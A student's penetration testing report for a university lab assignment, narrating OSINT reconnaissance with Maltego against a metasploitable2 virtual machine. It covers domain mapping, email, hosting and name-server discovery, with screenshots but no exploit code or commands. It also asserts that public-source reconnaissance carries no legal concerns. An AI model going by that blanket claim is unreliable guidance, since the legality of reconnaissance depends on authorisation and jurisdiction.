Penetration Testing Report

(Based on Lab Work)

IE3022 – Applied Information Assurance

Individual Assignment

Submitted by:

Student Registration Number	Student Name
IT19029146	Eranda H.P.D

10/05/2021
Date of submission

Table of Contents

Abstract

As the 3rd year 1st semester Cyber Security Undergraduates, under the module **IE3022 – Applied Information Assurance,** we were asked to perform an extensive penetration testing on a company based on a hypothetical scenario. Basically, the learning outcome from this assignment is to check our knowledge on different penetration testing tools. So, in this report I have clearly mentioned & explained all the steps & processes by using necessary screenshots.

This report would not have been a success without the kind and consistent guidance of the lecturer in charge for the AIA module.

Firstly, I would like to thank our lecturer, **Mr. Kanishka Yapa**, for his kind, consistent support and guidance throughout the assignment. He greatly contributed in selecting the necessary tools & techniques to be used throughout this assignment.

So I express my greatest gratitude to my lecturer once again for giving me suggestions and recommendations to improve this report.

Executive Summary

Reventure Solutions (pvt) Ltd hired me to carry an extensive penetration testing on their company. The company stated that they do not require any kind of risk management report at this stage.

The company is expecting to meet the **following goals** from this extensive penetration test.


1) A brief business impact assessment that outlines each found vulnerability and weakness.

2) An assessment on the effectiveness of its present controls.

3) Recommendations on what are the improvements needed to mitigate and remediate threats from found vulnerabilities.

I conducted this penetration testing during the period of May 1 – 5, 2021. All the testing activities were performed on a virtual environment provided by the customer and completely isolated from the production data.

Throughout this whole penetration testing process I've used the **"metasploitable2" Virtual Machine as my target host.**



Scope

Reventure Solutions (pvt) Ltd did not specify any particular zones or limitations for the penetration testing process.

But all the attacks & exploitations were done under the direct supervision of the IT Security Manager of **Reventure Solutions (pvt) Ltd.**

So, in order to carry out this penetration testing process, I divided my team into 3 sub-teams.

Red Team →

- Perform network and applications assessments both internally & externally.

Blue Team →

- Analyze red team's attacks and determine the readiness of the company to such attacks.


Purple Team →

- Analyze the penetration testing process by analyzing the effectiveness of defensive tactics and controls proposed by the blue team to protect against vulnerabilities found by the red team.


Assessment Methodology *(Attack Narrative)*

1 – Maltego

Maltego is considered as a powerful OSINT automated information gathering tool which comes pre-installed in Kali Linux. This tool is freely available for Windows & Mac OS platforms too. This is a very powerful tool that is capable of fetching data from different sources and return the results as visual entities in the desktop client. Maltego offers real-time data mining and information gathering, as well as the representation of this information on a node-based graph. So, this it generates patterns and multiple order connections between said information easily identifiable. The main advantage in this tool is that it automatically merges matching information into a single graph, and also it visually map it to explore the collected data.




So, in here I am going to use the **"metasploitable2"** virtual machine as the target domain.




So, as you can see in the above image, the IP Address of the metasploitable2 machine is **"192.168.56.100".**


As the very 1st step, we need to drag and drop a **"Domain"** from the Entity Palette. After that you can double-click on that icon to change the Domain Name. So in my case, I'm going to use the previously mentioned IP Address as the domain.



This tool gathers information from the public sources. So, there is nothing to worry about egal issues when using this tool.


So now, let's try to find the other TLDs in this particular domain.






So, as you can see in the above images, it automatically finds for the related Top-Level Domains and then quickly map them in a graphical representation.


So now let's see whether we can resolve any email addresses from this IP Address Domain.






So this gives the information regarding the hosting companies behind the target domain.


Now let's try get the **"Name Server"** from the DNS record.






By using Maltego, we were able to find out 4 name servers in this particular domain.


Now let's see what are the other websites that are running on a particular name server.



